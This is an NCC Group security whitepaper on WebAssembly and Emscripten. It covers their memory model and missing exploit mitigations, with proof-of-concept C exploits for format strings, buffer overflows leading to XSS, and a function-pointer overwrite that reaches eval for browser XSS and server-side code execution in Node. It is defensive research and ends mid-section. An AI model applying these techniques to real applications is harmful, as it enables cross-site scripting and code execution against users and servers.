NCC Group Whitepaper

Security Chasms of WASM

August 3, 2018 – Version 1.0

Prepared by

Brian McFadden
Tyler Lukasiewicz
Jeff Dileo
Justin Engler

Abstract

WebAssembly is a new technology that allows web developers to run native C/C++ on a webpage with near-native performance. This paper provides a basic introduction to WebAssembly and examines the security risks that a developer may take on by using it. We cover several examples exploring the theoretical security implications of WebAssembly. We also cover Emscripten, which is currently the most popular WebAssembly compiler toolchain. Our assessment of Emscripten includes its implementation of compiler-and-linker-level exploit mitigations as well as the internal hardening of its `libc` implementation, and how its augmentation of WASM introduces new attack vectors and methods of exploitation. We also provide examples of memory corruption exploits in the Wasm environment. Under certain circumstances, these exploits could lead to to hijacking control flow or even executing arbitrary JavaScript within the context of the web page. Finally, we provide a basic outline of best practices and security considerations for developers wishing to integrate WebAssembly into their product.

Table of Contents

1 Introduction

WebAssembly is a new technology being developed by a W3C Community Group. WebAssembly allows developers to take their native C/C++ code to the browser, where it can be run with near-native performance by the end user. WebAssembly is already widely supported in the latest versions of all major browsers and is currently being implemented in many web based services. Notable examples include 3D model rendering, interface design, and visual data processing. WebAssembly is still in the very early stages of its development and developers will likely be finding new use cases well into the future.

Therefore, security researchers and developers should clearly understand the concepts on which this new technology is built and how they hold up from a security perspective. After all, native code is often associated with crippling exploits such as Shellshock and Heartbleed, ROP chains, format string vulnerabilities, and a long list of exploits, their mitigations, and the techniques used to circumvent those mitigations. With images of `0x9090909090` in our heads, we may even become nervous (or excited) about a new world of native exploits on the browser.

Our goal is to provide a basic introduction to WebAssembly and examine the actual security risks that a developer may take on by using it. We will cover the low-level semantics of WebAssembly, including the Javascript API, the linear memory model, and the use of tables as function pointers. We will cover several examples that explore the theoretical security implications of WebAssembly. We will also cover Emscripten, which is currently the most popular WebAssembly compiler toolchain. Our assessment of Emscripten will include its implementation of compiler-and-linker-level exploit mitigations as well as the internal hardening of its `libc` implementation, and how it's augmentation of WebAssembly introduces new attack vectors and methods of exploitation. As part of this we will also provide examples of memory corruption exploits in the WebAssembly environment. Under certain circumstances, these exploits may lead to hijacking control flow or even executing arbitrary JavaScript within the context of a web page.

We will provide a basic outline of best practices and security considerations for developers wishing to integrate WebAssembly into their product. We will also lay out long term goals for Emscripten, which could mitigate many of the vulnerabilities discussed in this paper as well as future vulnerabilities. Finally, we discuss future research opportunities that will augment the work done in this paper.

2.1 WebAssembly in a nutshell

WebAssembly (Wasm) is a machine language (It probably should have been named "WebBytecode") designed to run on a limited virtual machine (think JVM, not VMware). This virtual machine can then be embedded into other programs (especially browsers). The Wasm virtual machine is carefully isolated from the rest of the program or system, and is only able to communicate with its host program via specially enumerated imports and exports. Most programs will not be written directly by the author in Wasm, or even in one of its more user-friendly text formats. Instead, the goal is that other languages can be compiled into Wasm. Wasm is Turing complete and supports many of the features you'd expect from a low-level language.

2.2 Functions In WebAssembly

A WebAssembly binary is a sequence of operation codes (opcodes). In `x86` world, these opcodes are represented by assembly code so that they can be read and understood by humans. In the WebAssembly world, this human readable representation is called the text format of WebAssembly. In the text format, WebAssembly code is represented by S-expressions. By using the official WebAssembly Binary Toolkit, S-expressions can be compiled directly into WebAssembly and vise versa. Other text representations are also available, but we'll stick to S-expressions for the rest of this paper.

The fundamental unit of code in WebAssembly is a Module. A `WebAssembly.Module` object contains stateless WebAssembly code that can be efficiently shared with Workers, cached in IndexedDB and instantiated multiple times. WebAssembly binaries, which usually have the file extension `.wasm`, are fetched by the browser and compiled into a Module. The WebAssembly JavaScript API wraps exported WebAssembly code with JavaScript functions that can be called like any other JavaScript function.

Let's take a look at a function in WebAssembly.

```
(module
    (func $add (param $x i32) (param $y i32) (result i32)
          get_local $x
          get_local $y
          i32.add
    )
    (export "add" (func $add))
)
```

WebAssembly is, in its simplest form, is a stack machine. All of its arithmetic operations work by popping values off of the top of the stack, performing some operation on them, and pushing the result onto the top of the stack. The return value of a function is whatever value is on the top of the stack when that function goes out of scope. Functions defined in WebAssembly can be exported and after the WebAssembly module has been compiled and instantiated, exported functions can be referenced and called from JavaScript. The above module declares a function that takes two parameters, adds them together, and returns the result. This function is then exported with the name "add".

Now that we have an exported WebAssembly function, we need to compile it into a binary, and load it into a module that can be used by JavaScript. We can use the command line utility `wat2wasm`, from the WebAssembly Binary Toolkit to create a .wasm file. We can then use the following function to fetch the file and return an instance. An instance is a single running copy of a module.

```
function fetchAndInstantiate("/add.wasm", importObject) {
    return fetch(url).then(response => response.arrayBuffer()
```

```
    ).then(bytes =>
        WebAssembly.instantiate(bytes, importObject)
    ).then(results =>
        results.instance
    );
}
```

2.3 The Linear Memory Model

In the low-level memory model of WebAssembly, memory is represented as a contiguous range of untyped bytes called Linear Memory. This memory can be allocated either by JavaScript via the `WebAssembly.Memory` method or by WebAssembly. The amount of memory allocated is decided by the developer, with the smallest unit of memory being a page (64 KB). Memory is also dynamic, so it can be expanded if necessary via the `memory.grow` method.



Figure 1: WASM instructions access linear memory and functions (from function tables) via indices.

The true addresses of the Linear Memory and the data within it are hidden from WebAssembly. In other words, WebAssembly cannot directly access the contents of memory. Instead, WebAssembly will request data at an index of the linear memory, and the browser takes care of figuring out the actual address. This is part of the reason why WebAssembly is safer than native code like C/C++. The true addresses within the context of the browser do not exist as far as WebAssembly is concerned. The only memory that WebAssembly has access to is a linear memory buffer, and any attempt to access memory outside of it will simply result in a memory out of bounds JavaScript error. However, this does not mean that we won't be able to do some interesting stuff with compiled WebAssembly!

2.4 Function Pointers in WebAssembly

As mentioned above, all functions in WebAssembly live in memory addresses that are outside of WebAssembly's memory. Therefore, having a C/C++ style function pointer would be impossible; however, WebAssembly developers were able to create a way for compilers to implement something that works in the same a way a function pointer does. A WebAssembly Table is an array that lives outside of WebAssembly's memory. The values within this array are references to functions. Internally, these references contain memory addresses, but because it's not inside WebAssembly's memory, WebAssembly can't see those addresses. However, it does have access to the array indices.

The `call_indirect` instruction, which is used call a function inside the function table, takes a 32 bit integer as a parameter. This integer is an index of the function table. Like linear memory, function tables have indices that usually range from 0 to however many function pointers are needed. The browser will then find and call the function referenced by the specified index.



Figure 2: `call_indirect` pops the stack for a function table index it uses to load a functor the browser calls.

3 Emscripten and practical exploit scenarios

Here we will cover, in depth, the process by which native C/C++ code is converted into WASM Byte code. We will discuss the behavior of Emscripten in comparison to the behavior of native compilers. We will cover what compiler level exploit mitigations, if any, are currently used and their effectiveness. We will provide practical examples that will demonstrate ways in which insecure native code can be exploited in the context of WebAssembly. All examples use Emscripten 1.38.6 from the emsdk unless otherwise noted.

3.1 Workflow overview

WebAssembly, like x86 assembly, presents a framework on which compilers can build. The low level instructions that make up WebAssembly will rarely, if ever be seen by actual web developers. Instead, developers will use Emscripten to compile C/C++ code so that it can be run on their webpage. Emscripten is an Open Source LLVM to JavaScript compiler. By default, Emscripten produces a `.wasm` file and a Javascript file. The Javascript file sets up the memory, imports, and foundational code necessary to execute the instructions in a `.wasm` file. Functions written in C/C++ are exported via a command line argument. Exported functions can be called from JavaScript. Emscripten also presents an API, which consists of series of functions that developers can use to call Javascript functions from within their C/C++ code. These functions are imported through the `emscripten.h` library and are hard coded into every compiled `.wasm` binary. As we will show in later sections, these functions have the potential to be leveraged by an attacker.

3.2 Compiler/Library level exploit mitigations

Many native compilers implement default security features that mitigate common vulnerabilities. Many of these vulnerabilities do not translate directly to WebAssembly. However, we can gain insight into Emscripten's strengths and limitations (from a security perspectives) by studying how these features are implemented, if at all.

- **Address Space Layout Randomization (ASLR):** Indices of linear memory remain constant not only between executions, but between compilations as well. Implementation of ASLR on the linear memory model in its current state would be incredibly difficult if not impossible. Emscripten's API, located in `emscripten.h` also exposes several functions to developers. These functions are referenced by indices in a function table. These indices, like those of linear memory, are not and can not be randomized.
- **Stack Canaries:** Because linear memory is separated from true instruction addresses, the bounds of linear memory do not require the protection of a canary. Attempts to access an index outside of allocated memory will result in a JavaScript `Memory Out of Bounds` error.
- **Heap Hardening:** Heap-hardening techniques are employed to mitigate buffer overflows into heap metadata, which may otherwise manipulate the functionality of functions like `free()` that act on such data to perform arbitrary writes. Common hardening methods include unpredictable allocations and validation of metadata such as linked list pointers and chunk lengths. Emscripten embeds a slightly modified (to run without syscalls) dlmalloc implementation that performs the basic `UNLINK()`, has entirely deterministic allocation locations, and does not contain any serious non-`assert()`-based validation mechanisms.
- **Data Execution Prevention (DEP):** Because low level instructions being executed by the browser are not accessible to WebAssembly, DEP is not needed. WASM functions themselves are also immune from attacks that would be mitigated by DEP.
- **Warnings Against Unsafe Functions:** Testing indicates that depreciated functions such at `gets` cannot be compiled in WebAssembly. Emscripten will only compile functions that are valid in `C99`.
- **Control Flow Integrity (CFI):** Compilers which can provide CFI checks can protect code compiled to WASM.

3.3 Possible Vulnerabilities

Now we can finally get to the fun part. With solid foundational knowledge of how WebAssembly works at a low level, we can understand how the native vulnerabilities we all know and love translate to a web page. Web applications present different attack vectors, different objectives for attackers, and different use cases. Therefore, many classic exploits will be impossible and some may be less likely. New exploit chains may be introduced with the ever changing landscape of web development. The goal of this section is to investigate some of the *possible* vulnerabilities that attackers could exploit.

3.3.1 Integer Overflows/underflows

In WebAssembly, there are 4 value types:

- `i32`: 32-bit integer
- `i64`: 64-bit integer
- `f32`: 32-bit floating point
- `f64`: 64-bit floating point

As with C/C++, each of these types have distinct properties and should be used in specific circumstances. Javascript does not know what any of these things are. Javascript is a high-level, dynamic, weakly typed, and interpreted programming language, therefore the best it can do is to pass along a number to the WebAssembly code.

A JavaScript number can take on any value between -2^{53} and 2^{53}. Conversely, a 32 bit integer can take on any value between -2^{31} and 2^{31}. In WebAssembly, `i32` and `i64` integers are not inherently signed or unsigned, so the interpretation of these types is determined by individual operators. When an arithmetic operation attempts to create a numeric value that is outside of the range that can be represented with a given number of bits, the result is an integer overflow. Integer overflows can be dangerous in and of themselves, for example in the case where a Node.js app uses an integer to keep track of the price of a shopping cart. However, a more likely scenario would be the case where an integer overflow is leveraged to exploit a buffer overflow. We will cover the consequences of buffer overflows in WebAssembly in later sections.

3.3.2 Format String attacks

Emscripten's `printf` will, by default, print to the JavaScript console, and seems to only be intended for debugging purposes. When an attacker controls the format specifier string in calls to `printf` or other functions in the family (e.g. `sprintf`), the attacker might be able to read or write memory directly. The following example and output show this in action.

```c
#include <stdio.h>
#include <stdlib.h>
#include <emscripten.h>

int main(int argc, const char *argv[]) {
    char bof[] = "AAAA";
    printf("%x.%x.%x.%x.%x.\n");
    return 0;
}
```

Listing 1: snippets/fmt.c

```
0.0.0.0.41414141.
```

`bof`, which is stored in linear memory, is printed to the console. Emscripten's `printf` does support the `%n` format type, which allows attackers to write, instead of just reading. Attempts to write to linear memory by

leveraging a format string vulnerability raise JavaScript exceptions, however. For example, take the following code and the resulting exception.

```
#include <stdio.h>
#include <stdlib.h>
#include <emscripten.h>

int main(int argc, const char *argv[]) {
    char bof[] = "\x01";
    printf("%x.%x.%x.%x.%n.\n");
    return 0;
}
```

Listing 2: snippets/fmtError.c

```
uncaught exception: Runtime error: The application has corrupted its heap memory area
    (address zero)!
```

In order to understand what is causing this error, Emscripten's implementation of `printf` must re reverse engineered and debugged. We leave this as s future research opportunity.

3.3.3 Stack Based Buffer Overflows

As mentioned in the WebAssembly documentation, if a module attempts to write to memory outside of the bounds of allocated linear memory, then a `memory out of bounds error` exception will be thrown and execution will terminate. However, there are no protections against overwriting variables that are stored within linear memory. Therefore, under certain circumstances, unsafe functions such as `strcpy` can allow an attacker to overwrite local variables. We can explore this idea in the following example: `bof0`

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <emscripten.h>
5
6  EM_JS(void,overflowAlert,(),{
7      alert("overflow");
8  });
9  int main() {
10     char bof0[] = "abc";
11     char bof1[] = "123";
12     strcpy(bof1,"BBBBBBB");
13     if(strcmp(bof0,"abc"))
14         overflowAlert();
15     return 0;
16 }
```

Listing 3: Compile this code with '`emcc bof0.c -o bof0.html`' and run with '`emrun bof0.html`'

This is a classic buffer overflow. Because `bof0` and `bof1` are stored contiguously, we can write past the bounds of `bof1` and into `bof0` with an unsafe function such as `strcpy`. This, in and of itself, can be dangerous, however, as we will show in the following sections, overflowing local variables can lead to other, more severe exploitation possibilities.

4 New Techniques

While many of the exploitation techniques and possibilities associated with native environments will not be possible in the context WebAssembly, new techniques and possibilities arise in the world of native code running within a webpage. One particularly interesting new development is the idea that a reference to the DOM is given to developers by the Emscripten API. Under certain circumstances, insecure C/C++ code could give attackers the ability inject crafted input to the DOM. This, in the world of security, is known as Cross Site Scripting (XXS).

4.1 Buffer Overflow -> XXS

Data in WebAssembly is stored within Linear memory. Emscripten leverages the linear memory provided for WebAssembly in much of the same way compilers such as GCC leverage virtual memory. Local and global variables are stored at indices within linear memory. However, unlike GCC, which does not benefit from an interpreted environment, Emscripten does not store return addresses, saved base pointers, or canaries within this memory. Only data such as local and global variables are stored. This can be viewed as a double edged sword from a security stand point. On one hand, actual instruction addresses cannot be compromised by an overflow. On the other hand, any variables stored within linear memory have the potential to be overwritten. This includes local and global variables. The following examples show this in action.

```
extern void bof(char *p1, char *p2){
    char bof1[16];
    char bof2[16];
    strcpy(bof1,p1);
    strcpy(bof2,p2);
    EM_ASM({
        document.getElementById("XXS").innerHTML =(Pointer_stringify($0,$1));
    }, bof1,strlen(bof1));

}
```

In this scencario, imagine that `p1` is a hard-coded, static string defined from JavaScript and `p2` is input from a GET or POST request. Because `p1` is static, the developer doesn't bother to perform any sanitization or encoding and simply reflects that variable to the DOM. However, because `bof2` is vulnerable to a buffer overflow and is stored contiguously with `bo1`, the string that was assumed to be static can be overwritten and user input will be written to the DOM. This could allow Cross Site Scripting.

4.2 Indirect function calls -> XSS

Being an SDK, Emscripten provides a C/C++ API that offers, among other things, JavaScript interoperability. This collection of useful function definitions and macros is available in `emscripten.h`. The Emscripten documentation highlights the function `emscripten_run_script()` as well as the macros `EM_JS()` and `EM_ASM()` for calling JavaScript from C or C++. As cross-site scripting obviates the security of any WebAssembly program operating within the affected JavaScript context, protecting these functions and macros from misuse is tantamount to protecting native software from arbitrary code execution under traditional circumstances. The function `emscripten_run_script()` can be examined first.

```
extern void emscripten_run_script(const char *script);
```

Listing 4: Function prototype from emscripten.h

The Emscripten C code does not contain the implementation of this function, and the `extern` keyword indicates that it may be an import from JavaScript. Inspecting Emscripten-generated JavaScript "glue code" does verify this to be the case:

```
function _emscripten_run_script(ptr) {
    eval(Pointer_stringify(ptr));
  }

[...]

Module.asmLibraryArg = { "abort": abort, "assert": assert,
  "enlargeMemory": enlargeMemory, "getTotalMemory": getTotalMemory,
  "abortOnCannotGrowMemory": abortOnCannotGrowMemory,
  "abortStackOverflow": abortStackOverflow, "nullFunc_ii": nullFunc_ii,
  "nullFunc_iiii": nullFunc_iiii, "nullFunc_vi": nullFunc_vi, "invoke_ii": invoke_ii,
  "invoke_iiii": invoke_iiii, "invoke_vi": invoke_vi, "___lock": ___lock,
  "___setErrNo": ___setErrNo, "___syscall140": ___syscall140,
  "___syscall146": ___syscall146, "___syscall54": ___syscall54,
  "___syscall6": ___syscall6, "___unlock": ___unlock, "_abort": _abort,
  "_emscripten_memcpy_big": _emscripten_memcpy_big,
  "_emscripten_run_script": _emscripten_run_script,
  "flush_NO_FILESYSTEM": flush_NO_FILESYSTEM, "DYNAMICTOP_PTR": DYNAMICTOP_PTR,
  "tempDoublePtr": tempDoublePtr, "ABORT": ABORT, "STACKTOP": STACKTOP,
  "STACK_MAX": STACK_MAX };
```

Listing 5: JavaScript implementation of `emscripten_run_script()` and import for C/C++

This is a function that simply takes a script string and runs it in the context of the rendered web page that instantiates the WebAssembly application. Thus, the following short C program would render a JavaScript alert if running in the browser as a WebAssembly module:

```
1 #include <emscripten.h>
2
3 int main() {
4         emscripten_run_script("alert('Hello, world!');");
5         return 0;
6 }
```

Listing 6: `hello-world.c`

If an attacker can control the string passed to `emscripten_run_script()`, they can conduct a cross-site scripting attack. However, this isn't the only way to exploit this function. Recall that attacker-controlled function pointers can be used for code reuse attacks. If an attacker can overwrite a function pointer intended to be used to access a function with a matching signature and is additionally able to control a parameter intended for that function, they can achieve cross-site scripting by invoking `emscripten_run_script` instead of the intended target function. This attack scenario is similar to abusing an overwritten function pointer to call `system()` to achieve arbitrary system command execution in a traditional libc environment. The following proof of concept demonstrates the attack in the emscripten-generated WebAssembly environment:

```c
#include <stdint.h>
#include <stdio.h>
#include <string.h>

#include <emscripten.h>

/* Represents a message and an output channel */
typedef struct Comms {
        char msg[64];
        uint16_t msg_len;
        void (*out)(const char *);
} Comms;

/* Conduct the communication by calling the function pointer with message. */
void trigger(Comms *comms) {
        comms->out(comms->msg);
}

void communicate(const char *msg) {
        printf("%s", msg);
}

int main(void) {
        Comms comms;
        comms.out = &communicate;
        printf("&communicate: %p\n", &communicate);                    // 0x4
        printf("&emscripten_run_script: %p\n", &emscripten_run_script); // 0x5
        char *payload = "alert('XSS');// "  // 16 bytes; "//" lets eval work
                        "                "  // + 16
                        "                "  // + 16
                        "                "  // + 16 to fill .msg = 64
                        "  "                // + 2 for alignment = 66
                        "\x40\x00"          // + 2 bytes to fill .msg_len = 68
                        "\x05\x00\x00\x00"; // + 4 bytes to overwrite .out= 72
        memcpy(comms.msg, payload, 72);
        emscripten_run_script("console.log('Porting my program to WASM!');");

        trigger(&comms);

        return 0;
}
```

Listing 7: `fn_ptr_xss.c`

Compile the program with `emcc -o fn_ptr_xss.html fn_ptr_xss.c`, which will produce the files `fn_ptr_xss.html`, `fn_ptr_xss.js`, and `fn_ptr_xss.wasm`. Host these files with a local web server and access `fn_ptr_xss.html` to see that the JavaScript `alert` is called.

This example posits a communication API where 64-byte messages and their channels are represented in a `struct`. Communication can be triggered by using the `trigger()` API function. If the driver application (represented by `main()` in this example) experiences a buffer overflow such that the message (`Comms.msg`) spills into the function pointer (`Comms.out`), the attacker will be able to call any available function of a matching signature and supply an arbitrary string.

The function `main()` demonstrates an unsafe `memcpy()` of 72 bytes of simulated attacker-controlled data (`char *payload`) into the communication `struct`. The payload consists of a several parts:

- A benign JavaScript `alert()` call to signal successful execution
- The initiation of a JavaScript line comment (`//`) to instruct `eval()` to ignore the remaining characters in the line, as `eval()` would otherwise reject bytes found in the rest of the payload and consequently fail to execute
- ASCII space characters to run through and past the end of the intended 64 bytes of space available for messages, including two extra spaces to account for struct member alignment in memory
- A little endian representation of `0x0040`, or 64, to write into `.msg_len` (not strictly necessary, but this example imagines an API that uses message lengths instead of `NUL`-terminated strings)
- A little endian representation of `0x00000005`, the index of the attacker-preferred function `emscripten_run_script()`, which overwrites the `.out` original function pointer value

The signature of the `Comms.out` function pointer, which is a pointer to a `void` function that receives a `const char *` parameter, is represented in the WebAssembly binary and enforced by the runtime environment to still be true when called. Since the signature match condition is still true when the value is rewritten to be the index of `emscripten_run_script()`, which is also a `void` function that receives a `const char *` argument, the runtime check does not detect the modified indirect function call and allows it to proceed. Thus, when `comms->out(comms->msg)` is called, what occurs is `emscripten_run_script(comms->msg)`, which eventually results in JavaScript executing our benign payload through `eval()` without error.

There are a several factors that mitigate the exploitability of this attack. The first few have already been discussed: an attacker must control a function pointer value, the pointed function must have a signature matching that of the target JavaScript interoperability function, and they must cause the dereferenced function to be called with an argument that they exercise an adequate degree of control over. The confluence of these conditions is extant, but not overwhelmingly likely to occur in WebAssembly programs. There are two other conditions to meet, reducing the likelihood further: target JavaScript interoperability functions must be used by the C/C++ code or they will be optimized out of the .wasm binary, and the .wasm binary must be missing the LLVM control flow integrity instrumentation. The limits and available options of these conditions will be explored to improve the viability of cross-site scripting attacks through function pointer abuse.

4.2.1 More Attack Vectors

There are several cousins to `emscripten_run_script()` which have differing function signatures. As with `emscripten_run_script()`, they are likely to not be imported by the WebAssembly program unless they're actively used or explicitly configured to be included. These functions and their signatures are:

- `int emscripten_run_script_int(const char *script)`
- `char *emscripten_run_script_string(const char *script)`
- `void emscripten_async_run_script(const char *script, int millis)`
- `void emscripten_async_load_script(const char *script,`
  `em_callback_func onload,`
  `em_callback_func onerror)`

As mentioned, Emscripten provides several methods of calling JavaScript from C/C++. The recommended way to call arbitrary JavaScript is to use "inline JavaScript" with the `EM_ASM*` family of macros available through `emscripten.h`. The "hello world" example from earlier can be rewritten as such:

```
#include <emscripten.h>

int main() {
        EM_ASM(alert('Hello, world!'));
        return 0;
}
```

Listing 8: `hello-world-inline.c`

Running the C preprocessor on this code reveals that this invokes the use of a function called `emscripten_asm_const_int()`:

```
[...]
# 2 "hello-world-inline.c" 2

int main() {
        ((void)emscripten_asm_const_int("alert('Hello, world!');" ));

        return 0;
}
```

Listing 9: `hello-world-inline.c`

The prototype for `emscripten_asm_const_int()` and related functions lives in `em_asm.h`, a header included by `emscripten.h`. `em_asm.h` contains function prototypes and extensive macro logic used to determine the required function signature given the macro and inline JavaScript used.

Despite the preprocessed output appearing to be similar to `emscripten_run_script()`, the final JavaScript implementation is different. Emscripten creates functions in its output JavaScript file that include the inline code verbatim instead of using `eval()`. These functions use a naming scheme indicating the signature. For `hello-world-inline.c` example, the `hello-world-inline.js` file has the following inline `alert()` code:

```
var ASM_CONSTS = [function() { alert('Hello, world!'); }];

function _emscripten_asm_const_i(code) {
  return ASM_CONSTS[code]();
}
```

Listing 10: Excerpt from `hello-world-inline.js`

Predictably, this function provided to the WebAssembly object as an import, and the WebAssembly text file describes its expectation for such an import:

```
(import "env" "_emscripten_asm_const_i" (func (;13;) (type 1)))
```

Listing 11: Inline JavaScript function import in `hello-world-inline.wast`

This combination of results is a fundamentally safer construct than what occurs when using `emscripten_run_script()`. An attacker may be able to cause these inline code-derived functions to be called with

parameters of their choosing, cross-site scripting is not an inherent guarantee, because `eval()` is not guaranteed to be there. While it's possible for developers to invoke their own calls to `eval()` with inline JavaScript, or to some other function that triggers the execution of a script, JavaScript execution of parameters is not guaranteed to occur merely by using these macros.

Despite being more safe than `emscripten_run_script()` by default, it's prudent to understand that using inline JavaScript macros can easily devolve into implementing dangerous function pointer overwrite targets because the leg up in safety is derived from the absence of dynamic runtime data being executed as a script. If a developer manually introduces a similar level of `exec()`-like functionality, where data is taken from a parameter and executed, its mere presence would be dangerous in the same way that the presence of `emscripten_run_script()` is dangerous.

The most pointed demonstration of this uses `eval()` with inline JavaScript.

Compiling the simplest possible C program shows which functions Emscripten passes to the WebAssembly environment unconditionally by default.

```
int main() {
        return 0;
}
```

Listing 12: `tiny.c`

After compiling the above C program with `emcc -o tiny.html tiny.c` and converting the `.wasm` file to the text format, the following types and imported functions can be seen near the top of the file:

```
(module
  (type (;0;) (func (param i32 i32 i32) (result i32)))
  (type (;1;) (func (param i32) (result i32)))
  (type (;2;) (func (result i32)))
  (type (;3;) (func (param i32)))
  (type (;4;) (func (param i32 i32) (result i32)))
  (type (;5;) (func (param i32 i32)))
  (type (;6;) (func))
  (type (;7;) (func (param i32 i32 i32 i32) (result i32)))
[...]
  (import "env" "enlargeMemory" (func (;0;) (type 2)))
  (import "env" "getTotalMemory" (func (;1;) (type 2)))
  (import "env" "abortOnCannotGrowMemory" (func (;2;) (type 2)))
  (import "env" "abortStackOverflow" (func (;3;) (type 3)))
  (import "env" "nullFunc_ii" (func (;4;) (type 3)))
  (import "env" "nullFunc_iiii" (func (;5;) (type 3)))
  (import "env" "___lock" (func (;6;) (type 3)))
  (import "env" "___setErrNo" (func (;7;) (type 3)))
  (import "env" "___syscall140" (func (;8;) (type 4)))
  (import "env" "___syscall146" (func (;9;) (type 4)))
  (import "env" "___syscall54" (func (;10;) (type 4)))
  (import "env" "___syscall6" (func (;11;) (type 4)))
  (import "env" "___unlock" (func (;12;) (type 3)))
  (import "env" "_emscripten_memcpy_big" (func (;13;) (type 0)))
[...]
```

Listing 13: Excerpt from `tiny.wast`

The list of imported functions is large compared to the source C program which performs a `return` as its only course of action. These functions will be present in all WebAssembly modules generated by Emscripten with the default compilation settings. Any of these could potentially be called in lieu of another function with a matching signature in order to bypass conditionals, deny service, or otherwise alter program state to an attacker's advantage. The most useful functions would include direct JavaScript interoperability – the path to cross-site scripting.

Emscripten implements system calls to ease the process of porting software to WebAssembly. These system calls are implemented in JavaScript and offer varying degrees of approximation. For example, when C code calls `printf()` on a Linux system, this invokes the `write(2)` system call. However, since this system call is missing from a WebAssembly environment, it must be provided. Emscripten's version of `printf()` involves printing characters to the console and, in the web environment, to a mock terminal displayed on the HTML page as well as the JavaScript console.

Since system calls render privileged effects through the kernel in traditional operating system environments, the default simulated WebAssembly system calls should be vetted for exploitability. The system call implementations provided by the Emscripten toolchain are:

- `__syscall6`: `close`
- `__syscall54`: `ioctl`
- `__syscall140`: `llseek`
- `__syscall146`: `writev`

Of these system calls, none of them allow the direct execution of JavaScript through `eval()` or through editing the DOM via methods like `document.write()` or calling an element's `innerHTML()` method. The system call implementation for `writev()`, however, does invoke the function mapped to Emscripten's `Module['print']`, which can plausibly be overridden in an unsafe manner. Emscripten's source code is kind enough to recommend HTML-encoding characters if `Module['print']` is replaced with code that does something else:

```
var Module = {
  preRun: [], postRun: [],
  print: (function() {
    var element = document.getElementById('output');
    if (element) element.value = ''; // clear browser cache
    return function(text) {
      if (arguments.length > 1)
        text = Array.prototype.slice.call(arguments).join(' ');
      // These replacements are necessary if you render to raw HTML
      //text = text.replace(/&/g, "&amp;");
      //text = text.replace(/</g, "&lt;").replace(/>/g, "&gt;");
      //text = text.replace('\n', '<br>', 'g');
      console.log(text);
      if (element) {
        element.value += text + "\n";
        element.scrollTop = element.scrollHeight; // focus on bottom
      }
    };
  })(),
[...]
```

Listing 14: Part of the `Module`

The `element` in this function is a `textarea`. Setting its value directly does not allow for cross-site scripting, so this default implementation is safe. Alterations or replacements should be assessed for insecure implementation issues.

Misuse of `syscall146` or the other system calls available by default can lead to context-specific security problems, but these functions aren't easy access routes to arbitrary JavaScript execution.

In addition to the system calls, Emscripten provides several other functions to WebAssembly programs by default:

- `enlargeMemory()`
- `getTotalMemory()`
- `abortOnCannotGrowMemory()`
- `abortStackOverflow()`
- `nullFunc_ii()`
- `nullFunc_iiii()`
- `nullFunc_vi()`
- `___lock()`
- `___setErrNo()`
- `unlock()`
- `_abort()`
- `_emscripten_memcpy_big()`

As with the system call implementation functions, none of these imports are intrinsically direct paths to JavaScript execution, though several of them are likely to be powerful within the context of WebAssembly.

4.3 Server-side Remote Code Execution

Indirect call attacks are viable in Node.js just as well. Consider the example from before, but replace the payload with one that uses `console.log()` so that it's visible in Node's `stdout`.

```
char *payload = "console.log('>>>"  // 16 bytes
                "Server side code"  // + 16
                " execution!');//"  // + 16; '//' lets eval() work
                "                "  // + 16 to fill .msg = 64
                "  "                // + 2 for alignment = 66
                "\x40\x00"          // + 2 bytes to fill .msg_len = 68
                "\x05\x00\x00\x00"; // + 4 bytes to overwrite .out= 72
```

Listing 15: Modified payload for `fn_ptr_xss.c`

Compile the altered C program to a JavaScript module (`emcc -o fn_ptr_code_exec.js fn_ptr_xss.c`) and run it with Node (`node fn_ptr_code_exec.js`) and observe the following output:

```
&communicate: 0x4
&emscripten_run_script: 0x5
Porting my program to WASM!
>>>Server side code execution!
```

As alluded to in the payload text, the security impact here is greater than it is in the browser; instead of cross-site scripting, we have a server-side code execution scenario.

5 Conclusion

This paper provides a basic introduction to WebAssembly and examines the actual security risks that a developer may take on by using it. Emscripten, which is currently the most popular WebAssembly compiler toolchain, presents a new implementation of C/++ within the context of a web-page. While many native vulnerabilities and exploits will not be possible in the context of Emscripten compiled WASM, developers cannot allow WASM's claims of memory safety to lull them into a false sense of security. In this section, we provide a basic outline of best practices and security considerations for developers wishing to integrate WebAssembly into their product.

5.1 Emscripten Development Team

- **Handling User Tainted Output:** At the browser level, if the JavaScript engine could detect and encode any outputs that are seen to be coming from WASM, then many of the attacks represented in this paper would be prevented. However, this would be very difficult, as it would likely require a WASM-tainted flag to be carried through the JavaScript engine. Furthermore, the browser would have to understand the context in which the WASM-tainted output is being injected into and escape/encode appropriately. A more logistically feasible option could be to present developers with a warning whenever a reference to the DOM is made from C/C++.
- **Heap Hardening:** The current, dlmalloc-based heap implementation should be replaced with a performant security-hardened one such as Blink's `PartitionAlloc`. Consider supporting the ability for developers to choose to link a further hardened PartitionAlloc implementation, such as the one maintained by Chris Rohlf.

5.2 Emscripten Developers

